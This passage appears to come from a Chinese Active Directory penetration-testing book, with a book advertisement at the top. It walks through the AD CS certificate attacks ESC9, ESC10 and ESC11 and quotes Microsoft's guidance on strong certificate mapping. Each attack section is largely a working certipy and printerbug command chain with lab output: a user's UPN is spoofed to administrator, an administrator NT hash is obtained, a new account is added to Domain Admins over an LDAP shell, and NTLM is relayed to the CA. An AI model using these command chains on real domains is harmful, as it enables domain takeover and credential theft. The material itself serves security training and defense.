


ESC9: 无安全扩展

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》


¥99 ¥129



本商品由 放心购 提供保障

谢公子学安全

其实这个漏洞和 CVE-2022-26923 一样，是 KDC 在处理用户证书的 PKINIT 认证时候的逻辑问题。用户申请证书并进行 PKINIT 流程图如下。



利用条件:

- #修改 test 用户的 UPN 为 administrator

```
certipy account update -u hack@xie.com -p P@ss1234 -target 10.211.55.4 -user te  
st -upn administrator@xie.com
```

```
#用 test 用户的身份请求证书
```

```
certipy req -u test@xie.com -p P@ssw0rd -ca xie-CA-CA -target 10.211.55.8 -dc-ip 10.211.55.4 -template User
```

#将 test 用户的 UPN 还原

```
certipy account update -u hack@xie.com -p P@ss1234 -target 10.211.55.4 -user test -upn test@xie.com
```

#用刚刚请求的证书进行认证, 即可获得 administrator 用户的 hash

```
certipy auth -pfx administrator.pfx -dc-ip 10.211.55.4 -domain xie.com -debug
```

```
→ ~ certipy account update -u hack@xie.com -p P@ss1234 -target 10.211.55.4 -user test -upn administrator
Certipy v4.8.0 - by Oliver Lyak (ly4k)

[*] Updating user 'test':
    userPrincipalName          : administrator
[*] Successfully updated 'test'
→ ~ certipy req -u test@xie.com -p P@ssw0rd -ca xie-CA-CA -target 10.211.55.8 -dc-ip 10.211.55.4 -template User
Certipy v4.8.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 12
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

```
→ ~ certipy account update -u hack@xie.com -p P@ss1234 -target 10.211.55.4 -user test -upn test@xie.com
Certipy v4.8.0 - by Oliver Lyak (ly4k)

[*] Updating user 'test':
    userPrincipalName          : test@xie.com
[*] Successfully updated 'test'
→ ~ certipy auth -pfx administrator.pfx -dc-ip 10.211.55.4 -domain xie.com -debug
Certipy v4.8.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@xie.com
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@xie.com': aad3b435b51404eeaad3b435b51404ee:33e17aa21ccc6ab0e6ff30eecb918dfb
```

KB5014754 补丁

更新了 KB5014754 补丁后, 会有几个变化。

- 在生成证书的时候走强映射, 即将请求者的 SID 也写入到证书中
- 在进行证书认证的时候根据注册表值判断是否检查强证书映射。

证书映射

域管理员可以使用用户 Object 的 **altSecurityIdentities** 属性将证书手动映射到 Active Directory 中的用户。此属性支持六个值，其中三个映射被视为弱 (不安全)，其他三个映射被视为强映射。通常，如果映射类型基于你不能重用的标识符，则它们被视为强。因此，基于用户名和电子邮件地址的所有映射类型都被视为弱映射类型。

映射	示例	类型	备注
X509IssuerSubject	"X509: <I>IssuerName<S>SubjectName"	弱	
X509SubjectOnly	"X509: <S>SubjectName"	弱	
X509RFC822	"X509: <RFC822>user@contoso.com"	弱	电子邮件地址
X509IssuerSerialNumber	"X509: <I>IssuerName<SR>1234567890"	强	推荐
X509SKI	"X509: <SKI>123456789abcdef"	强	
X509SHA1PublicKey	"X509: <SHA1-PUKEY>123456789abcdef"	强	

注册表项 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc

值 StrongCertificateBindingEnforcement

数据类型 REG_DWORD

数据 1 – 检查是否存在强证书映射。如果是，则允许身份验证。否则，如果证书具有新的 SID 扩展，KDC 将检查并对其进行验证。如果此扩展不存在，则如果用户帐户早于证书，则允许进行身份验证。

2 – 检查是否存在强证书映射。如果是，则允许身份验证。否则，如果证书具有新的 SID 扩展，KDC 将检查并对其进行验证。如果此扩展不存在，身份验证将被拒绝。

0 – 禁用强证书映射检查。不建议这样做，因为这将禁用所有安全增强功能。

如果将其设置为 0，还必须将 **CertificateMappingMethods** 设置为 0x1F，如下面的 Schannel 注册表项部分所述，计算机基于证书的身份验证才能成功。

用户在请求证书的时候，CA 将请求者的 SID 也写入证书中，所以在进行 PKINIT 认证的时候，KDC 会校验 SID 和用户是否匹配。如果不匹配的话，直接报错如下：

```
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.234.170.9[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.234.170.9[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 8
[*] Got certificate with UPN 'administrator'
[*] Certificate object SID is 'S-1-5-21-1713445126-147159575-3380745739-1126'
[*] Saved certificate and private key to 'administrator.pfx'
```

```
[*] Using principal: administrator@xie.com
[*] Trying to get TGT...
[-] Object SID mismatch between certificate and user 'administrator'
[-] Verify that user 'administrator' has object SID 'S-1-5-21-1713445126-147159575-3380745739-1126'
```

无安全扩展

微软还提到了，如果想在打了 KB5014754 补丁的 CA 服务器上关闭新增的安全扩展的话，可以通过设置证书模板的 msPKI-EnrollmentFlag 为 0x00080000 来关闭该安全扩展。

在安装 2022 年 5 月 10 日 Windows 更新后，[企业证书颁发机构](#) (CA) 将开始添加对象标识符 (OID) (1.3.6.1.4.1.311.25.) 2 的新非关键扩展。可以通过在相应模板的 **msPKI-Enrollment-Flag** 值中设置 0x00080000 位来停止添加此扩展。

示例

运行以下 **certutil** 命令，从获取新扩展的用户模板中排除证书。

1. 使用企业管理员或等效凭据登录到证书颁发机构服务器或已加入域的 Windows 10 客户端。
2. 打开命令提示符并选择“以管理员身份运行”。
3. 运行 **certutil -dstemplate 用户 msPKI-Enrollment-Flag +0x00080000**。

禁用此扩展的添加将删除新扩展提供的保护。请考虑仅在以下任一操作后执行此操作：

1. 确认在 KDC 进行 Kerberos 协议身份验证时，对于初始身份验证的公钥加密 (PKINIT)，不能接受相应的证书
2. 相应的证书配置了其他强证书映射

安装 2022 年 5 月 10 日 Windows 更新后，不会使用新的 SID 扩展保护具有非 Microsoft CA 部署的环境。受影响的客户应与相应的 CA 供应商合作来解决此问题，或者应考虑使用上述其他强证书映射。

有关其他资源和支持，请参阅[“其他资源”](#)部分。

如下，手动给 User 模块设置 msPKI-Enrollment-Flag 值为 0x00080000

```
certutil -dstemplate User msPKI-Enrollment-Flag +0x00080000
```

```

C:\>certutil -dtemplate User msPKI-Enrollment-Flag +0x00080000
CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=xie,DC=com:
User

Old Value:
msPKI-Enrollment-Flag REG_DWORD = 29 (41)
CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS -- 1
CT_FLAG_PUBLISH_TO_DS -- 8
CT_FLAG_AUTO_ENROLLMENT -- 20 (32)
New Value:
msPKI-Enrollment-Flag REG_DWORD = 80029 (524329)
CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS -- 1
CT_FLAG_PUBLISH_TO_DS -- 8
CT_FLAG_AUTO_ENROLLMENT -- 20 (32)
0x80000 (524288)
CertUtil: -dsTemplate command completed successfully.

```

设置完成后可以看到 LDAP 中 msPKI-Enrollment-Flag 值为 524329 了(之前为 41)。

Attribute	Syntax	Count	Value(s)
cn	DirectoryString	1	User
displayName	DirectoryString	1	用户
distinguishedName	DN	1	CN=User,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=xie,DC=com
dsCorePropagationData	GeneralizedTime	1	1601/1/1 8:00:00
flags	Integer	1	66106
instanceType	Integer	1	4
msPKI-Cert-Template-OID	DirectoryString	1	1.3.6.1.4.1.311.21.8.7477865.1583762.8341376.12337435.6272821.135.1.1
msPKI-Certificate-Name...	Integer	1	-1509949440
msPKI-Enrollment-Flag	Integer	1	524329
msPKI-Minimal-Key-Size	Integer	1	2048
msPKI-Private-Key-Flag	Integer	1	16
msPKI-RA-Signature	Integer	1	0
msPKI-Template-Minor...	Integer	1	1
msPKI-Template-Schem...	Integer	1	1
name	DirectoryString	1	User
nTSecurityDescriptor	NTSecurityDescriptor	1	D:PAI(OA;;RPWPPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;:DA)(OA;;RPWPPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;:DU)(OA;;RPWPPCR;0e10c968-78f...
objectCategory	DN	1	CN=PKI-Certificate-Template,CN=Schema,CN=Configuration,DC=xie,DC=com
objectClass	OID	2	top;pkICertificateTemplate
objectGUID	OctetString	1	{E9966AB1-1EFF-4390-ADDE-7274E437298E}
pKIExtensions	DirectoryString	1	2.5.29.15
pKIDefaultCSPs	DirectoryString	2	2,Microsoft Base Cryptographic Provider v1.0;1,Microsoft Enhanced Cryptographic Provider v1.0
pKIDefaultKeySpec	Integer	1	1
pKIExpirationPeriod	OctetString	1	0 64 57 135 46 225 254 255
pKIExtendedKeyUsage	DirectoryString	3	1.3.6.1.4.1.311.10.3.4;1.3.6.1.5.5.7.3.4;1.3.6.1.5.5.7.3.2
pKIKeyUsage	OctetString	1	160 0
pKIMaxIssuingDepth	Integer	1	0
pKIOverlapPeriod	OctetString	1	0 128 166 10 255 222 255 255
revision	Integer	1	3
showInAdvancedViewO...	Boolean	1	TRUE
uSNCreated	Integer8	1	0x6046
uSNCreated	Integer8	1	0x325B
whenChanged	GeneralizedTime	1	2023/12/27 21:21:35
whenCreated	GeneralizedTime	1	2022/7/6 15:51:32

但是还有一个注册表值会影响。上面提到了如果 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc\Strong CertificateBindingEnforcement 值为 2 的话，会在认证过程中检查是否是强证书映射，如果不是强证书映射，则会认证失败。但是该值默认不存在，也就是为 0，如果用户不手动添加该值的话，目前该值并不会新增。直到 2025 年 2 月 11 日开启强制开启检查强证书映射。

重要说明

对于需要此注册表项的环境，使用此注册表项是一种临时解决方法，必须谨慎使用。对于环境，使用此注册表项意味着以下内容：

- 此注册表项仅适用于从 2022 年 5 月 10 日发布的更新开始的[兼容模式](#)。
- 安装 2025 年 2 月 11 日发布的 Windows 更新后，将不支持此注册表项，这将启用[完全强制模式](#)。

因此如果打了 KB5014754 补丁后还想进行利用，需要以下条件：

- 证书中 msPKI-EnrollmentFlag 的值为 0x00080000
- 证书模板支持身份验证的 ECU
- 被控账户 a 对任意账户 b 有 GenericWrite 权限
- 该注册表项值不存在(默认不存在) 或 如果该注册表项值存在的话，其值不为 2：

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc\StrongCertificateBindingEnforcement

探测可以看到 User 模块存在该漏洞

```

Certificate Templates
0
  Template Name           : User
  Display Name            : 用户
  Certificate Authorities  : xie-SERVER2019-CA
  Enabled                 : True
  Client Authentication    : True
  Enrollment Agent        : False
  Any Purpose             : False
  Enrollee Supplies Subject : False
  Certificate Name Flag    : SubjectRequireDirectoryPath
                           SubjectRequireEmail
                           SubjectAltRequireEmail
                           SubjectAltRequireUpn
  Enrollment Flag         : NoSecurityExtension
                           AutoEnrollment
                           PublishToDs
                           IncludeSymmetricAlgorithms
  Private Key Flag        : ExportableKey
  Extended Key Usage       : Encrypting File System
                           Secure Email
                           Client Authentication
  Requires Manager Approval : False
  Requires Key Archival   : False
  Authorized Signatures Required : 0
  Validity Period         : 1 year
  Renewal Period          : 6 weeks
  Minimum RSA Key Length  : 2048
  Permissions
    Enrollment Permissions
      Enrollment Rights    : XIE.COM\Domain Admins
                           XIE.COM\Domain Users
                           XIE.COM\Enterprise Admins
    Object Control Permissions
      Owner                : XIE.COM\Enterprise Admins
      Write Owner Principals : XIE.COM\Domain Admins
                           XIE.COM\Enterprise Admins
      Write Dacl Principals : XIE.COM\Domain Admins
                           XIE.COM\Enterprise Admins
      Write Property Principals : XIE.COM\Domain Admins
                           XIE.COM\Enterprise Admins
  [!] Vulnerabilities
    ESC9                   : 'XIE.COM\Domain Users' can enroll and template has no security extension

```

符合上述条件执行如下命令进行利用

```

certipy account update -u hack@xie.com -p P@ss1234 -target 10.211.55.14 -user test -upn administrator@xie.com
certipy req -u test@xie.com -p P@ssw0rd -ca xie-SERVER2019-CA -target 10.211.55.14 -dc-ip 10.211.55.14 -template User
certipy account update -u hack@xie.com -p P@ss1234 -target 10.211.55.14 -user test -upn test@xie.com
certipy auth -pfx administrator.pfx -dc-ip 10.211.55.14 -domain xie.com -debug

```

```

→ ~ certipy account update -u hack@xie.com -p P@ss1234 -target 10.211.55.14 -user test -upn administrator@xie.com
Certipy v4.8.0 - by Oliver Lyak (ly4k)

[*] Updating user 'test':
    userPrincipalName      : administrator@xie.com
[*] Successfully updated 'test'
→ ~ certipy req -u test@xie.com -p P@ssw0rd -ca xie-SERVER2019-CA -target 10.211.55.14 -dc-ip 10.211.55.14 -template User
Certipy v4.8.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 9
[*] Got certificate with UPN 'administrator@xie.com'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
→ ~ certipy account update -u hack@xie.com -p P@ss1234 -target 10.211.55.14 -user test -upn test@xie.com
Certipy v4.8.0 - by Oliver Lyak (ly4k)

[*] Updating user 'test':
    userPrincipalName      : test@xie.com
[*] Successfully updated 'test'
→ ~ certipy auth -pfx administrator.pfx -dc-ip 10.211.55.14 -domain xie.com -debug
Certipy v4.8.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@xie.com
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@xie.com': aad3b435b51404eeaad3b435b51404ee:33e17aa21ccc6ab0e6ff30e6cb918dfb

```

ESC10: 弱证书映射

其实在未打 KB5014754 补丁之前，KDC 在对证书进行认证的过程中，都是使用的弱证书映射。但是打了 KB5014754 补丁之后，在证书的生成过程中默认使用的是强证书映射。在 ESC9 提到了，通过配置证书模板的 msPKI-EnrollmentFlag 为 0x00080000 来关闭该安全扩展，即可在生成证书的时候使用弱证书映射，因此 ESC9 也叫无安全扩展，只是单一证书模板的弱证书映射。

而 ESC10 指的是证书在进行认证过程中的弱证书映射。AD 域默认支持使用证书进行 Kerberos 认证和 Schannel 认证。当域控上的特定注册表为指定值时，证书在进行 Kerberos 认证和 Schannel 认证时将不会检查强弱证书映射。因此此时可以使用弱证书映射。

case 1: Kerberos 认证

利用条件：域控的注册表值

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc\StrongCertificateBindingEnforcement 值为 0。

在 ESC9 中提到了，打 KB5014754 补丁之后，会有如下注册表值
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc\Strong
CertificateBindingEnforcement 影响到 KDC 在对证书认证时的强证书校验。但是该值默认不存在，也就是默认是不开启的，是兼容模式，直到 2025 年 2 月 11 日之后的系统才是强制开启检查强证书映射。如果有管理员手动添加该注册表值，并且其值设置为 0 的话，KDC 会禁用强证书映射检查。也就是不管证书的生成过程是不是强证书映射，在 KDC 认证证书的过程都不会使用强证书映射。

此注册表项将 KDC 的强制模式更改为禁用模式、兼容模式或完全强制模式。

重要说明

对于需要此注册表项的环境，使用此注册表项是一种临时解决方法，必须谨慎使用。对于环境，使用此注册表项意味着以下内容：

- 此注册表项仅适用于从 2022 年 5 月 10 日发布的更新开始的[兼容模式](#)。
- 安装 2025 年 2 月 11 日发布的 Windows 更新后，将不支持此注册表项，这将启用[完全强制模式](#)。

注册表子项 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc

值 StrongCertificateBindingEnforcement

数据类型 REG_DWORD

数据 1 – 检查是否存在强证书映射。如果是，则允许身份验证。否则，如果证书具有新的 SID 扩展，KDC 将检查并对其进行验证。如果此扩展不存在，则如果用户帐户早于证书，则允许进行身份验证。

2 – 检查是否存在强证书映射。如果是，则允许身份验证。否则，如果证书具有新的 SID 扩展，KDC 将检查并对其进行验证。如果此扩展不存在，身份验证将被拒绝。

0 – 禁用强证书映射检查。不建议这样做，因为这将禁用所有安全增强功能。

如果将其设置为 0，还必须将 **CertificateMappingMethods** 设置为 0x1F，如下面的 Schannel 注册表项部分所述，计算机基于证书的身份验证才能成功。

如下，手动将该值设置为 0。

计算机\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc

名称	类型	数据
(默认)	REG_SZ	(数值未设置)
DependOnService	REG_MULTI_SZ	RpcSs Afd NTDS
Description	REG_SZ	@%SystemRoot%\System32\kdcsvc.dll,-2
DisplayName	REG_SZ	@%SystemRoot%\System32\kdcsvc.dll,-1
ErrorControl	REG_DWORD	0x00000001 (1)
Group	REG_SZ	MS_WindowsRemoteValidation
ImagePath	REG_EXPAND_SZ	%SystemRoot%\System32\lsass.exe
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000020 (32)
StrongCertificateBindingEnforcement	REG_DWORD	0x00000000 (0)

利用还需下面两个条件

- 证书模板支持身份验证的 EKU
- 被控账户 a 对任意账户 b 有 GenericWrite 权限

执行如下命令进行利用

```
certipy account update -u hack@xie.com -p P@ss1234 -target 10.211.55.14 -user test -upn administrator@xie.com
certipy req -u test@xie.com -p P@ssw0rd -ca xie-SERVER2019-CA -target 10.211.55.14 -dc-ip 10.211.55.14 -template User
certipy account update -u hack@xie.com -p P@ss1234 -target 10.211.55.14 -user test -upn test@xie.com
certipy auth -pfx administrator.pfx -dc-ip 10.211.55.14 -domain xie.com -debug
```

```

→ Desktop certipy account update -u hack@xie.com -p P@ss1234 -target 10.211.55.14 -user test -upn administrator@xie.com
Certipy v4.8.0 - by Oliver Lyak (ly4k)

[*] Updating user 'test':
    userPrincipalName          : administrator@xie.com
[*] Successfully updated 'test'
→ Desktop certipy req -u test@xie.com -p P@ssw0rd -ca xie-SERVER2019-CA -target 10.211.55.14 -dc-ip 10.211.55.14 -template User
Certipy v4.8.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate      证书的生成过程是强证书映射
[*] Request ID is 12
[*] Got certificate with UPN 'administrator@xie.com'
[*] Certificate object SID is 'S-1-5-21-1579089722-2675493938-3634915691-1105'
[*] Saved certificate and private key to 'administrator.pfx'
→ Desktop certipy account update -u hack@xie.com -p P@ss1234 -target 10.211.55.14 -user test -upn test@xie.com
Certipy v4.8.0 - by Oliver Lyak (ly4k)

[*] Updating user 'test':
    userPrincipalName          : test@xie.com
[*] Successfully updated 'test'
→ Desktop certipy auth -pfx administrator.pfx -dc-ip 10.211.55.14 -domain xie.com -debug
Certipy v4.8.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@xie.com
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@xie.com': aad3b435b51404eeaad3b435b51404ee:33e17aa21ccc6ab0e6ff30eeeb918dfb

```

但是证书的认证过程禁止了强证书映射

case 2: Schannel 认证

利用条件：域控的注册表值

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\Schannel\CertificateMappingMethods 为 0x1f。

这个注册表值影响到使用证书进行 SChannel 认证时的场景，我们可以使用证书进行 LDAPS 认证。该注册表值影响到的是使用证书进行 SChannel 身份认证时的强弱证书映射。如图微软描述：

SChannel 注册表项

当服务器应用程序需要客户端身份验证时，Schannel 会自动尝试将 TLS 客户端提供的证书映射到用户帐户。可以通过创建将证书信息关联到 Windows 用户帐户的映射，对使用客户端证书登录的用户进行身份验证。创建并启用证书映射后，每当客户端提供客户端证书时，服务器应用程序会自动将该用户与相应的 Windows 用户帐户相关联。

Schannel 将尝试映射已启用的每个证书映射方法，直到成功。Schannel 首先尝试映射 Service-For-User-To-Self (S4U2Self) 映射。“使用者/颁发者”、“颁发者”和“UPN”证书映射现在被视为弱证书映射，并且默认处于禁用状态。所选选项的位掩码总和决定了可用的证书映射方法列表。

SChannel 注册表项默认值已0x1F，现在0x18。如果遇到基于 Schannel 的服务器应用程序的身份验证失败，建议执行测试。在域控制器上添加或修改 **CertificateMappingMethods** 注册表项值，并将其设置为 0x1F，并查看这是否解决了该问题。有关详细信息，请查看域控制器上的系统事件日志，了解本文中列出的任何错误。请记住，将 SChannel 注册表项值改回以前的默认 (0x1F) 将还原使用弱证书映射方法。

注册表子项	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\Schannel
值	CertificateMappingMethods
数据类型	DWORD
数据	0x0001 - 主题/颁发者证书映射 (弱 – 默认禁用) 0x0002 - 颁发者证书映射 (弱 – 默认禁用) 0x0004 - UPN 证书映射 (弱 – 默认禁用) 0x0008 - S4U2 自身证书映射 (强) 0x0010 - S4U2 自身显式证书映射 (强)
需要重启?	否

如下，手动将该值设置为 0x1f。

计算机\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL				
>	ManufacturingMode	名称	类型	数据
>	MediaCategories	ab (默认)	REG_SZ	(数值未设置)
>	MediaInterfaces	EventLogging	REG_DWORD	0x00000001 (1)
>	MediaProperties	CertificateMappingMethods	REG_DWORD	0x0000001f (31)
>	MediaResources			

利用还需下面两个条件

- 证书模板支持身份验证的 EKU
- 被控账户 a 对任意账户 b 有 GenericWrite 权限

执行如下命令进行利用

```
certipy account update -u hack@xie.com -p P@ss1234 -target 10.211.55.14 -user test -upn administrator@xie.com
certipy req -u test@xie.com -p P@ssw0rd -ca xie-SERVER2019-CA -target 10.211.55.14 -dc-ip 10.211.55.14 -template User
certipy account update -u hack@xie.com -p P@ss1234 -target 10.211.55.14 -user test -upn test@xie.com
certipy auth -pfx administrator.pfx -dc-ip 10.211.55.14 -ldap-shell -debug
```

```

+ Desktop certipy account update -u hack@xie.com -p P@ss1234 -target 10.211.55.14 -user test -upn administrator@xie.com
Certipy v4.8.0 - by Oliver Lyak (ly4k)

[*] Updating user 'test':
    userPrincipalName      : administrator@xie.com
[*] Successfully updated 'test'
+ Desktop certipy req -u test@xie.com -p P@ssw0rd -ca xie-SERVER2019-CA -target 10.211.55.14 -dc-ip 10.211.55.14 -template User
Certipy v4.8.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 16
[*] Got certificate with UPN 'administrator@xie.com'
[*] Certificate object SID is 'S-1-5-21-1579089722-2675493938-3634915691-1105'
[*] Saved certificate and private key to 'administrator.pfx'
+ Desktop certipy account update -u hack@xie.com -p P@ss1234 -target 10.211.55.14 -user test -upn test@xie.com
Certipy v4.8.0 - by Oliver Lyak (ly4k)

[*] Updating user 'test':
    userPrincipalName      : test@xie.com
[*] Successfully updated 'test'
+ Desktop certipy auth -pfx administrator.pfx -dc-ip 10.211.55.14 -ldap-shell -debug
Certipy v4.8.0 - by Oliver Lyak (ly4k)

[*] Connecting to 'ldaps://10.211.55.14:636'
[*] Authenticated to '10.211.55.14' as: u:XIE\Administrator
Type help for list of commands

# help

add_computer computer [password] [nospsn] - Adds a new computer to the domain with the specified password. If nospsn is specified, computer will be created
with only a single necessary HOST SPN. Requires LDAPS.
rename_computer current_name new_name - Sets the sAMAccountName attribute on a computer object to a new value.
add_user new_user [parent] - Creates a new user.
add_user_to_group user group - Adds a user to a group.
change_password user [password] - Attempt to change a given user's password. Requires LDAPS.
clear_rbcd target - Clear the resource based constrained delegation configuration information.
disable_account user - Disable the user's account.
enable_account user - Enable the user's account.
dump - Dumps the domain.
search query [attributes,] - Search users and groups by name, distinguishedName and sAMAccountName.
get_user_groups user - Retrieves all groups this user is a member of.
get_group_users group - Retrieves all members of a group.
get_laps_password computer - Retrieves the LAPS passwords associated with a given computer (sAMAccountName).
grant_control target grantee - Grant full control of a given target object (sAMAccountName) to the grantee (sAMAccountName).
set_dontreqpreauth user true/false - Set the don't require pre-authentication flag to true or false.
set_rbcd target grantee - Grant the grantee (sAMAccountName) the ability to perform RBCD to the target (sAMAccountName).
start_tls - Send a StartTLS command to upgrade from LDAP to LDAPS. Use this to bypass channel binding for operations necessitating an encrypted channel.
write_gpo_dacl user gpoSID - Write a full control ACE to the gpo for the given user. The gpoSID must be entered surrounding by {}.
exit - Terminates this session.

```

```

# add_computer machine root
Attempting to add a new computer with the name: machine$
Inferred Domain DN: DC=xie,DC=com
Inferred Domain Name: xie.com
New Computer DN: CN=machine,CN=Computers,DC=xie,DC=com
Adding new computer with username: machine$ and password: root result: OK

# add_user testing
Attempting to create user in: %s CN=Users,DC=xie,DC=com
Adding new user with username: testing and password: ?Si,z0xzN0R7Zr( result: OK

# add_user_to_group testing "domain Admins"
Adding user: testing to group Domain Admins result: OK

```

C:\Users\Administrator>net group "domain admins" /domain
组名 Domain Admins
注释 指定的域管理员

成员

Administrator testing
命令成功完成。

ESC11: 通过 RPC 中继至 ADCS

ESC11 也是通过 NTLM Relay 来实现证书请求并进行提权的，不过与 ESC8 不同的是，ESC11 是将 NTLM 流量中继到 CA 服务器的 RPC 端点。当 CA 的 IF_ENFORCEENCRYPTICERTREQUEST 标志关闭时，我们就可以向 CA 服务器的 RPC 端点利用 ICertPassage 远程协议发起证书注册请求。但是在 Windows Server 2012 及更高版本的 CA 服务器系统中该标志默认是开启的。

下面我们演示 ESC11，手动关闭 CA 服务器的 IF_ENFORCEENCRYPTICERTREQUEST 标志。

#关闭 IF_ENFORCEENCRYPTICERTREQUEST 标志

certutil -setreg CA\InterfaceFlags -IF_ENFORCEENCRYPTICERTREQUEST

#重启 certsvc 服务

net stop certsvc

net start certsvc

PS C:\Users\administrator.XIE> certutil -setreg CA\InterfaceFlags -IF_ENFORCEENCRYPTICERTREQUEST
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\xie-CA-CA\InterfaceFlags:

Old Value:
InterfaceFlags REG_DWORD = 641 (1601)
IF_LOCKICERTREQUEST -- 1
IF_NOREMOTEICERTADMINBACKUP -- 40 (64)
IF_ENFORCEENCRYPTICERTREQUEST -- 200 (512)
IF_ENFORCEENCRYPTICERTADMIN -- 400 (1024)

New Value:
InterfaceFlags REG_DWORD = 441 (1089)
IF_LOCKICERTREQUEST -- 1
IF_NOREMOTEICERTADMINBACKUP -- 40 (64)
IF_ENFORCEENCRYPTICERTADMIN -- 400 (1024)

CertUtil: -setreg command completed successfully.
The CertSvc service may need to be restarted for changes to take effect.

PS C:\Users\administrator.XIE> net stop certsvc
The Active Directory Certificate Services service is stopping.
The Active Directory Certificate Services service was stopped successfully.

PS C:\Users\administrator.XIE> net start certsvc
The Active Directory Certificate Services service is starting.
The Active Directory Certificate Services service was started successfully.

然后使用 certipy 探测，可以看到提示存在 ESC11 漏洞。

certipy find -u test@xie.com -p P@ss1234 -dc-ip 10.211.55.4

```
Certificate Authorities
0
CA Name           : xie-CA-CA
DNS Name          : CA.xie.com
Certificate Subject : CN=xie-CA-CA, DC=xie, DC=com
Certificate Serial Number : 1BF3309F7D6E698A4803C70FE6ESC454
Certificate Validity Start : 2023-11-27 14:59:23+00:00
Certificate Validity End   : 2028-11-27 15:09:22+00:00
Web Enrollment         : Enabled
User Specified SAN     : Disabled
Request Disposition    : Issue
Enforce Encryption for Requests : Disabled
Permissions
  Owner              : XIE.COM\Administrators
  Access Rights
    ManageCertificates : XIE.COM\Administrators
                      XIE.COM\Domain Admins
                      XIE.COM\Enterprise Admins
    ManageCa           : XIE.COM\Administrators
                      XIE.COM\Domain Admins
                      XIE.COM\Enterprise Admins
  Enroll              : XIE.COM\Authenticated Users
[!] Vulnerabilities
ESC8                  : Web Enrollment is enabled and Request Disposition is set to Issue
ESC11                 : Encryption is not enforced for ICPR requests and Request Disposition is set to Issue
```

#强制触发域控进行认证

python3 printerbug.py xie.com/hack:P@ss1234@10.211.55.4 10.211.55.2

```

→ examples git:(master) × python3 printerbug.py xie.com/hack:P@ss1234@10.211.55.4 10.211.55.2
[*] Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] Attempting to trigger authentication via rprn RPC at 10.211.55.4
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Triggered RPC backconnect, this may or may not have worked

```

监听

certipy relay -target 'rpc://ca.xie.com' -ca 'xie-CA-CA' -debug -template Domain Controller

#使用该证书进行认证获得 hash

certipy auth -pfx dc01.pfx -dc-ip 10.211.55.4 -debug

```

→ Desktop certipy relay -target 'rpc://ca.xie.com' -ca 'xie-CA-CA' -debug -template DomainController
Certipy v4.8.0 - by Oliver Lyak (ly4k)

[*] Targeting rpc://ca.xie.com (ESC11)
[*] Listening on 0.0.0.0:445
[*] Connecting to ncacn_ip_tcp:ca.xie.com[135] to determine ICPR stringbinding
